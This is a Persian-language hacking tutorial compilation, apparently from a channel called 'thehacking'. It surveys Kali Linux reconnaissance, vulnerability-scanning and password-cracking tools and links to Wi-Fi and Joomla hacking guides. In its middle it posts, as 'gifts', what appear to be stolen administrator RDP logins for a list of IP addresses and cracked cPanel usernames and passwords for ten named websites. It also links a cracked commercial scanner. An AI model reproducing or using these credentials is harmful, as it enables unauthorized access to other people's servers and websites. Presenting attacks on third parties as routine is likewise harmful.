یکی از بخش های مهم در پیاده سازی حملات، جمع آوری اطلاعات می باشد. برای یک حملهء موفق نیاز به یکسری اطلاعات دربارهء هدفی که از پیش شناسایی کرده ایم داریم. هرچقدر اطلاعات جمع آوری شده ء ما در مورد هدف بیشتر باشد، میزان موفقیت آمیز بودن حمله بیشتر خواهد بود. در ابتدای مبحث جمع آوری اطلاعات به این نکته اشاره میکنیم که یکی از مهم ترین اهداف این مبحث، مستند سازی یا documentation اطلاعات جمع آوری شده است. در این مبحث به معرفی و نحوه نصب و استفاده از ابزارهای Kali Linux که برای جمع آوری اطلاعات در مورد اهداف کاربرد دارند، خواهیم پرداخت.

فرآیند Enumeration چیست؟

فرآیند Enumeration یا شماردن به ما کمک می کند تا اطلاعات خوب و کاملی از هدف بدست آوریم. از این فرآیند در شبکه های Internal و Interanet استفاده میشود. بخشی از تکنیک های این فرآیند عبارتند از:

NetBIOS enumeration - SNMP enumeration و DNS enumeration

تعریف DNS Enumeration:

مجموعه فرآیندهایی است که موقعیت سرورها را برای ما مشخص میکند و اطلاعات بحرانی از یک شبکه مانند نام کامپیوتر، نام کاربری، آدرس IP و ... را به ما می دهد. یک DNS سرور به کمک فایل Zone-file برای هر دامنه تنظیم می شود که این فایل دربر دارنده رکوردهای مرجع است.

معرفی Whois:

مجموعه ای از امکانات که به کاربر اجازه میدهد تا نام و اطلاعات تماس مالک دامنه و دیگر جزئیات را مشاهده کند و همچنین از آزاد بودن دامنه موردنظر برای ثبت کردن آن آگاه شود. برای مشاهده اطلاعات Whois از دامنه های IR. می توانید از آدرس زیر استفاده کنید:

https://Whois.nic.ir

برای سایر دامین ها اعم از COM. و NET. و ... نیز می توانید از آدرس زیر استفاده کنید:

http://whois.domaintools.com

در مبحث Information Gathering در سیستم عامل کالی لینوکس ما میتوانیم از ابزار recon-ng که در سیستم عامل کالی به صورت پیشفرض وجود دارد نیز استفاده کنیم. با استفاده از recon-ng سورس هایی مانند xssed را برای یافتن آسیب پذیری های XSS که تا کنون گزارش شده اند را میتوان یافت .همچنین میتوانیم با استفاده از ماژول google-site دامین های زیر مجموعه یک سایت را نیز بدست آوریم. همچنین میتوان ماژول ip_neighbour هم نام برد. این ماژول سعی میکند تا آدرس های IP نزدیک دامین هدف را شناسایی کند که در این فرآیند احتمال شناسایی دامین های دیگری نیز وجود دارد. فیلم اموزشی ابزار Recon-ng در کانال موجود میباشد علاقه مندان میتوانند اقدام به دانلود نمایند:

آموزش تصویری کار و اجرای یک عمل ساده در Recon-ng در کالی لینوکس را میتوانید از ادرس زیر دانلود کنید.

http://s3.picofile.com/file/8201884084/recon_byfullsecurityorg.zip.html

در مبحث Information Gathering در سیستم عامل کالی لینوکس همچنین میتوان از ابزار Maltego در کالی لینوکس جهت جمع اوری اطلاعات و Information Gathering نیز استفاده کرد.

آموزش تصویری Maltego

در این قسمت یاد میگیریم :

۱-راه اندازی ماشین ها در Maltego

۲- استفاده از ماشین (Company Stalker)

۳-گداشتن یاداشت بر روی اطلاعات

۴-تغییر نحوه ی دید در Maltego

http://s4.picofile.com/file/8187183992/Working_With_Maltego_part1_ogv.7z.html

با تشکر از دوست عزیزمون آرش XoDiAK

آموزش استفاده از joomscan در کالی لینوکس

http://yon.ir/9m2q

اموزش هک جوملا

http://s6.picofile.com/file/8179584392/hack_joomla.zip.html

آموزش کرک کلیدهای WPA و WPA۲ با ابزار Aircrack-ng

http://yon.ir/hqU3

آموزش استفاده از ابزار PixieWpsدرنفوذ به شبکه های Wi-Fi

http://yon.ir/tL9E

آموزش استفاده از ابزار Reaver جهت نفوذ به شبکه های Wifi

http://yon.ir/CY8F

آموزش رفع مشکل Segmentation fault در هنگام بروزرسانی کالی لینوکس 2.0 :

بسیاری از دوستان در هنگام استفاده از دستور apt-get update به خطایی مشابه زیر برخورد می کنند:

root@kali #~:

root@kali:~# apt-get update

Segmentation fault

Reading package lists... Done

root@kali#~:

برای حل این مشکل بصورت زیر عمل کنید:

1- دستور زیر را اجرا کرده و فایل sources.list را باز کنید:

leafpad /etc/apt/sources.list

2- حال به ادامه این فایل متن زیر را اضافه کرده و فایل را ذخیره کنید:

```
#Regular repositories
deb http://http.kali.org/kali sana main non-free contrib
deb http://security.kali.org/kali-security sana/updates main contrib non-free
#Source repositories
deb-src http://http.kali.org/kali sana main non-free contrib
deb-src http://security.kali.org/kali-security sana/updates main contrib non-free
```

3- حال میتوانید با خیال آسوده دستور apt-get update را اجرا و بدون هیچ مشکلی کالی خود را بروزرسانی نمایید.

معرفی ابزارهای بخش Information Gathering سیستم عامل کالی 2.0:

ابزار demitry: به کمک این ابزار می توان اطلاعاتی مانند یک Whois-lookup معمولی تا گزارشات پیرامون زمان آپ تایم بودن و اسکن پورت های TCP را بدست آورد. شکل کلی دستور این ابزار بدین شکل است:

```
dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
```

بخشی از پارامترهای این دستور:

1- پارامتر o- : برای مشخص کردن مکانی برای ذخیره سازی نتایج حاصل از اجرای دستور استفاده می شود.

2- پارامتر w- : برای پیاده سازی یک Whois-lookup برروی میزبان (هاست) موردنظر استفاده می شود.

3- پارامتر n- : برای بازیابی داده از netcraft.com در خصوص هاست که شامل سیستم عامل، مدت زمان آپ تایم بودن و وب سرور می باشد، استفاده می شود.

4- پارامتر s- : برای پیاده سازی یک جستجو برای کشف زیردامنه ها برروی هاست استفاده می شود.

5- پارامتر p- : برای پیاده سازی عمل جستجوی پورت های TCP برروی هاست استفاده می شود.


6- پارامتر b- : این پارامتر باید با پارامتر p- برای نمایش بنر (اگر پورتی نشان داده شد) بکار رود.

7- پارامتر t- : برای مشخص کردن TTL یا همان Time To Live بکار می رود.

آموزشهای این ابزار را می توانید در کانال آپارات The Hacking ببینید:


http://www.aparat.com/thehacking

معرفی ابزار NMap:



بهتر است اینگونه آغاز کنیم . اولین فاز تست نفوذ جمع آوری اطلاعات قربانی هدف است . رایج ترین و بهترین ابزار به منظور جستجو و اسکن شبکه هدف ابزار Nmap می‌باشد.از مهم‌ترین ویژگی‌های انمپ Nmap می‌توان به اکتشاف میزبان هدف و هک و نفوذ به آن ، اسکن پورت ها ، تشخیص نسخه اپلیکیشن ها ، بازرسی امنیتی فایروال ها و ابزارهای تشخیص نفوذ ، شناسایی پورت های باز بر روی میزبان هدف و تشخیص سیستم عامل آن اشاره کرد .بدلیل اینکه این ابزار کارایی زیادی در Port Scanning و آنالیز و کشف آسیب پذیری ها و باگ ها برای هک وبسایت دارد، این ابزار را در مباحث Vulnerability Analysis مطرح خواهیم کرد.

محیط ابزار Nmap:



لیست چند VPS برای دوستان عزیز، هدیه از طرف کانال thehacking سرعت دانلود ۵۰ مگابایت

بزودی اکانت کلش level 50 ☜☜

82.81.39.13 @administrator;winxp

31.168.234.35 @administrator;1qaz@WSX

31.168.234.38 @administrator;1qaz@WSX

31.168.234.37 @administrator;1qaz@WSX

31.168.234.33 @administrator;1qaz@WSX

31.168.234.36 @administrator;1qaz@WSX

82.81.48.237 @Admin;2222

143.107.179.29 @administrador;ferrari

177.0.54.52 @usuario;102030

177.0.69.61 @administrador;1a2b3c4d

177.0.53.10 @administrador;admin.123

عزیزان جهت استفاده از سرور های Vps با برنامه remote desktop در ویندوز استفاده کنید.

لیست چند سی پنل کرک شده برای شما عزیزان و دوستان گرانقدر هدیه از طرف کانال به شما دوستان

https://sunrisejapanese.com:2083

user:sunrisej password:FREEdom2012#@!

https://citrusamerica.com:2083

Username:citrusam Password:3M7pkeJ20w

https://bassaholics.simple-helix.net:2083

user:bassaho1 password:p1K67Brx4o

https://harleydavidsonboots.com:2083

username:harleyda password:19PgncC4m8

https://www.thenannypages.com:2083/

username:thenanny password:rlU779g1pY

https://emperorlimousine.com:2083

username:emperor1 password:!Abc321Limo

https://rennermotorsport.com:2083

username:rennermo password:2YTr7kg84e

https://nuevoportal.co:2083

UserName:nuevopor Password:yaye4343

https://randallnguyen.com:2083

Username:gymspecc Password:chiapri?9L

https://vitaminsteam.com:2083

Username:vitamins Password:hrw48IC5b6

آموزشهای حرفه ای مبحث Vullnerability Analysis (کشف آسیب پذیری و باگ)

پس از به پایان رسیدن مبحث جمع آوری اطلاعات، از امروز به بیان مطالب مربوط به مبحث شناسایی و کشف آسیب پذیری ها در سیستم عامل کالی لینوکس می پردازیم. اجرای مرحله اسکن و کشف آسیب پذیری برروی اهدافی که در مرحله قبل (جمع آوری اطلاعات) در نظر گرفته شده بود، در بیشتر اوقات برای هکرها یک کار بسیار خسته کننده و مشکل است؛ با این وجود یکی از مهم ترین کارهایی است که باید و حتماً انجام شود. ما در این مبحث به بیان مفاهیم و معرفی و نحوه استفاده از ابزارهای مرتبط با این مبحث در سیستم عامل کالی لینوکس 2.0 می پردازیم.

:خب ابتدا به بیان مفاهیم و تعاریف مهم این مبحث می پردازیم

-آسیب پذیری (باگ) یا Vullnerability چیست؟؟ کلمهء Vullnerability در لغت به معنای " نقطه ضعف " یا "حفره " و در دنیای کامپیوترها و برنامه نویسی به ضعف ها و آسیب پذیری موجود در برنامه ها که قابل سوء استفاده توسط هکرها باشند را باگ یا همان Vullnerability می گوئیم.

آسیب پذیری روزصفرم یا همان باگ هایzero-day :

یکی از اصطلاحات حفره‌های امنیتی، آسیب پذیری روز صفر یا zero-day می‌باشد. در واقع این نوع آسیب‌پذیری، روشی از حمله یا نفوذ از طریق یکی از حفره‌های موجود در نرم‌افزارها یا برنامه‌های کاربردی می‌باشد که از دید طراحان و توسعه‌دهندگان آن مخفی مانده است. هکرها بدون اعلام به شرکت سازنده نرم افزار و پیش از شناسایی این آسیب‌پذیری و مشکل امنیتی توسط برنامه نویسان، آن را کشف کرده و برای حمله و یا نفوذ به سیستم‌های کاربران از آن استفاده می‌کنند و یا روش های استفاده از این حفره (poc , exploit) توسط نفوذگران در سطح عمومی منتشر می شود. به این خاطر به آن آسیب پذیری روز صفرم می‌گویند زیرا یک روز قبل از دانستن حفره توسط برنامه‌نویسان و توسعه‌دهندگان، هکرها از آن باخبر شده و از آن سوء استفاده می‌کنند. یعنی برنامه‌نویسان هیچ فرصتی برای ارسال تعمیر و ابزار اصلاحی نمی‌یابند..!

معرفی Vulnerability Scanner:

ابزارها و نرم افزارهایی هستند که توسط آنها می توانیم کامپیوترها و ماشین های موجود در شبکه را از نظر وجود باگ و آسیب پذیری تست کنیم. Vulnerability Scannerها این کار را به صورت اتوماتیک و نیمه اتوماتیک انجام می دهند. اسکنرها به دو صورت رایگان و تجاری ارائه شده اند که امکانات نسخه های تجاری به طبع از نسخه های رایگان بیشتر هستند. از بهترین نرم افزارهای اسکنر آسیب پذیری می توان به Nessus، OpenVAS، Nexpose، Retina، Acunetix، Nmap و ... اشاره کرد.

آموزش اسکنر Acunetix Web Vullnerability Scanner:

اسکنر معروف اکانتیکس یکی از معروف ترین ابزارهای اسکن باگ وبسایت ها است که بصورت تجاری و برای سیستم عامل ویندوز ارائه شده است. این اسکنر قادر است تا آسیب پذیری های موجود در یک سایت از قبیل SQL Injection، XSS، CSRF، آسیب پذیری های موجود در سرورهای وب و بسیاری آسیب پذیری های دیگر که با بروزرسانی کردن اسکنر قابل شناسایی هستند را کشف نماید. از ویژگی های مهم این اسکنر میتوان به موارد زیر اشاره کرد:

تکنولوژی AcuSensor

اسکنر تمام اتوماتیک برای تست وبسایت های Ajax و Web 2.0 applications

پشتیبانی از صفحات دارای CAPTHCA و نیازمند پسورد

دارای فاکتور های گزارش دهنده بسیار زیاد نظیر VISA PCI

ابزارهای تست penetration قدرتمند مانند HTTP Editor و the HTTP Fuzzer

قابلیت اسکن هزاران صفحه به طور همزان و پر سرعت

اسکن پورت سرور و یافتن مشکلات امنیتی سروری که سایت روی آن میزبانی میشود

دارای خزنده هوشمند با قابلیت پیدا کردن نوع وب سرور و اسکریپت

قابلیت اسکن سایت هایی با محتوای SOAP , flash و AJAX

و ...

برای دانلود این اسکنر به همراه فایل Crack میتوانید از آدرس زیر استفاده کنید:

http://yon.ir/6lZ8

معرفی وب سایتPunkSPIDER

وب سایت PunkSPIDER یک موتور جستجوی قوی برای پیدا کردن باگ سایت ها میباشد اسکریپت این سایت اقدام به سرچ و برسی اسیب پذیری در سایت ها میکند و آسیب پذیری ها را در بانک اطلاعاتی خود ذخیره میکند.به طور مثال برای پیدا کردن باگ از سایت کشور خاص کافی هست دامنه رو سرچ کنید تا لیست سایت های آسیب پذیر را پیدا کنید.همچنین یکی دیگر از قابلیت های دیگر این سایت امکان مشخص کردن آسیب پذیری میباشد به طور مثال

میتوانید تنظیم کنید که به دنبال باگ Cross Site Script در سایت ها بگردد و سایت های اسیب پذیر را به نمایش بگذارد

punkspider.org

معرفی نرم افزار وایرشارک:

وایرشارک به انگلیسی Wireshark یک تحلیل کننده نرم‌افزار آزاد و متن‌باز در سیستم عامل کالی لینوکس است و برای عیب یابی شبکه، تجزیه و تحلیل نرم‌افزارها و توسعه پروتکل‌های ارتباطی و آموزش استفاده می‌شود. نام اصلی برنامه Etherial بود و سال ۲۰۰۶ به دلیل مسائل مربوط به علامت تجاری پروژه به Wireshark تغییر نام داد.

وایرشارک را میتوان هم در سیستم عامل کالی لینوکس استفاده نمود و هم در محیط سیستم عامل ویندوز البته در سیستم عامل کالی لینوکس وایرشارک به صورت پیشفرض نصب میباشد همان طور که تا کنون متوجه شده اید وایرشارک یه ابزار حرفه ای هست و برای استفاده از آن می بایست اطلاعات خوبی در مورد شبکه داشته باشیم. برخی از امکانات وایرشارک را میتوانیم به موارد زیر اشاره کنیم.

وایرشارک برای برای سیستم عامل ها مختلف ازجمله ویندوز، مک و لینوکس ارائه شده و قابل استفاده میباشد.

به دام انداختن پکت های ارسالی

نمایش جزئیات و دیتا های پکت های ارسالی ازجمله پروتکل


فیلتر کردن تمامی پکت های ارسالی و دریافتی

سازگاری کامل با سایر ابزار های آنالیزگر شبکه

ایجاد امار های مختلف

و سایر امکانات دیگر که از قابلیت های وایرشارک میباشد.

برای استفاده از وایرشارک در سیستم عامل کالی لینوکس کافی است دستور wireshark را در ترمینال اجرا کنید تا به اسانی وارد محیط وایرشارک شوید.



برای دانلود وایرشارک میتوانید از لینک زیر اقدام به دانلود کنید.

https://www.wireshark.org/download.html

دانلود آموزش تصویری کار با وایرشارک را میتوانید از لینک زیر دانلود کنید آموزش ساخته شده توسط پرتال امنیتی فول سکوریتی میباشد.

https://fullsecurity.org/acc/?p=1984

با تشکر از Distrowatch جهت ساخت اموزش

http://dl.fullsecurity.org//nazila/wireshark.zip

آموزش Password Cracking در کالی لینوکس

پس به اتمام رسیدن آموزشهای مبحث کشف آسیب پذیری (Vullnerability Analysis) ، مبحث مهم و کاربردی Password Cracking (شکستن و نفوذ به رمزهای عبور) را آغاز کنیم. ابزارهای مفیدی در سیستم عامل کالی لینوکس برای این مبحث وجود دارد که به تعداد این ابزارها در ورژن جدید کالی لینوکس افزوده شده است. در این سلسله آموزشها قصد داریم تا به بررسی و آموزش نحوه کار با این ابزارها بپردازیم و مطالب مفید و ارزشمندی را در اختیار شما کاربران قرار دهیم.

معرفی روشهای درهم شکستن و کرک رمزهای عبور:

+ روش Bruteforce:

حملات بروت فورس Brute force این نوع حملات به نفوذگر اجازه میدهد تا با استفاده از نرم افزارهای مختلف به ارسال میلیاردها میلیارد نام کاربری و کلمه عبور بر روی بخش Login با استفاده از قاعده زمان بی نهایت و حالت بی

نهایت که در صورت تلاش بسیار معمولا نتیجه 100٪ را به نفوذگر میدهد تکنیک ها و ابزار مورد استفاده در حملات بروت فورس Brute force برای اجرای این حمله متفاوت است در حالت کلی برای انجام حملات بروت فورس به هر چیزی ابتدا باید اقدام به تهیه پسورد لیست بزرگ و کامل نمود.

حال سوال اینجاست : در چه زمان هایی و چه جاهایی میتوانیم از حملات Brute Force استفاده کنیم؟؟

معمولا در دنیای هکینگ هر جایی که اجازه لاگین را به کاربران بدهد را میتوان اقدام به بروت فورس نمود صفحات لاگین وب سایت ها , سریال نامبر نرم افزار ها , پسورد های salt , MD5, پسورد ftp , ssh و خیلی از موارد دیگر قابل بروت فورس خواهند بود و نفوذگران میتوانند با انجام حملات بروت فورس به اهداف خود دست پیدا کنند.

+ روش Dictionary یا فرهنگ لغت:

در این روش از یک فایل متنی مشتمل بر رایج ترین رمزهای عبور یا لیستی از هر نوع رمزعبور فرهنگ لغت استفاده می شود. رمزهای عبور قوی معمولاً نسبت به این روش کرک، آسیب پذیر نیستند. نفوذگر با استفاده از برنامه ها و ابزارهایی مانند Hydra (در کالی) و Brutus (در ویندوز) یک لیست از رمزهای عبور (و نام های کاربری) را به برنامه کرکر میدهد تا این برنامه از طریق این لیست (ها) اقدام به کرک و در هم شکستن رمزهای عبور نماید.

+ جداول رنگین کمان (Rainbow Tables):

جداول رنگین کمانی ابزاری قوی و توسعه یافته برای درهم شکستن رمزهای عبور هستند که تنها بوسیله عبارت درهم سازی شده معدل رمز عبور، متن آشکار را بدست می آورند. جداول رنگین کمانی همیشه مورد نیاز نیستند و ما در بیشتر مواقع با رمزهای عبور ساده ای مواجه هستیم که این رمزهای عبور با روشهای Bruteforce و فرهنگ لغت کشف و در هم شکسته می شوند.جداول رنگین کمانی اصولاً مجموعه حجیمی از جداول از پیش محاسبه شده شامل مقادیر درهم سازی شده هستند. با استفاده از این جداول به راحتی می تاون رمزهای عبور را کرک نمود؛ با اینکه از فضای زیادی در حد چند ترابایت برای ذخیره جداول استفاده می شود. یک هکر میتواند با استفاده از این جداول رمزهای عبور سیستم

عامل های آسیب پذیری مانند ویندوزهای XP و ویستا و ویندوز 7 و برنامه هایی که از تکنیک های MD5 و SHA1 برای درهم سازی کلمات عبورشان استفاده میکنند و بسیاری از برنامه های کاربردی تحت وب را در هم بشکند.

تبدیل عبارت درهم سازی شده به متن آشکار توسط جداول رنگین کمان

آموزش ساخت پسورد لیست با crunch در کالی لینوکس

یکی از ابزاری هایی که میتونید پسورد لیست های خوبی توی کالی لینوکس و بک ترک بسازید استفاده از ابزار crunch هست. برای دسترسی به این ابزار می توانید در کالی لینوکس مسیر زیر را دنبال کنید:

Applications > 05 - Password Attacks > crunch

حالا میتونیم از دستور های مختلف برای ساخت انواع پسورد ها به صورت لیستی استفاده کنیم

به طول مثال :

```
crunch 2 4 0123456789 -o /root/Desktop/passwordlist.txt
```

در مثال فوق ما یک پسوردی میسازیم که طول اون از 2 کاراکتر تا 4 کاراکتر باشه و فقط با اعداد 0123456789 میخواهیم پسورد لیست رو بسازیم که در مرحله اخر فایل با اسم passwordlist که با فرمت txt هست در مسیر Root در دسکتاپ سیستم کالی ایجاد و ذخیره میشود.

سایر دستورات رو میتونید از لینک زیر مشاهده کنید.

http://www.tutorialhalk.com/2014/02/kali-linux-hacking-how-to-create.html

معرفی ابزار Ophcrack:

ابزار Ophcrack یک ابزار کدباز و رایگان است که پسوردهای ویندوز را با استفاده از LM hashes از میان جداول رینبو (Rainbow Tables جداول رنگین کمانی) کرک می کند . جداول رنگین کمانی برای هش های پسوردهای الفبایی عددی توسط توسعه دهندگان به صورت رایگان فراهم شده اند . به صورت پیش فرض , OphCrack با جداول همراه شده اند که به آن اجازه می دهد تا پسوردهایی با طول کمتر از 14 کاراکتر الفبایی عددی را کرک کنند . در یک سیستم امنیتی که به افراد اجازه می دهد تا پسوردهای خود را انتخاب کنند , این افراد تمایل پیدا می کنند تا پسوردهایی را انتخاب کنند که به راحتی به خاطر بسپارند . در نتیجه این پسوردها به راحتی حدس زده می شود . این ضعف به صورت گسترده در همه سیستم وجود دارد !! چاره راه این است که کاربران را آموزش دهیم که پسوردهای خود را به چه نحوی انتخاب کنند ولی همه کاربران از این آموزش ها پیروی نخواهند کرد در نتیجه استفاده از یک پالیسی که کاربران را مجبور به انتخاب پسوردهای دشوار می کند می تواند راهکار مناسبی باشد .

معرفی ابزار pwdump و نحوه کشف Hashing پسوردها:

ابزار PWdump7 ابزاری است که به منظور تخلیه فایل های حفاظت شده استفاده می شود . پسوردها بخش بزرگی از این نسل مدرن را تشکیل می دهند . شما می توانید از پسورد برای محافظت از تجارت خود و یا اطلاعات محرمانه خود استفاده کنید . نتیجه می گیریم که پسوردها یک لایه امنیتی مهم به شمار می روند . ولی بسیاری از پسوردها قابلیت شکاف و کرک شدن را دارند . با استفاده از ابزارهای کرکینگ پسورد و یا دیگر تکنولوژی های کرک هکرها قادر به دزدیدن پسوردها و بازیابی آنها به خواهند بود .

نحوه کرک پسوردها با استفاده از pwdump:

پسوردها از طریق فایل های هش در سیستم ذخیره سازی می شوند . کرکرها و نرم افزارهای کرک پسورد با دسترسی داشتن به این هشینگ ها قادر خواهند بود پسوردها را کرک کنند . شما با استفاده از ابزار PWdump7 قادر هستید به سادگی به این هشینگ ها در سیستم دسترسی پیدا کنید.

نحوه استخراج هشینگ های کاربران را با ابزار PWdump7

Thehacking@

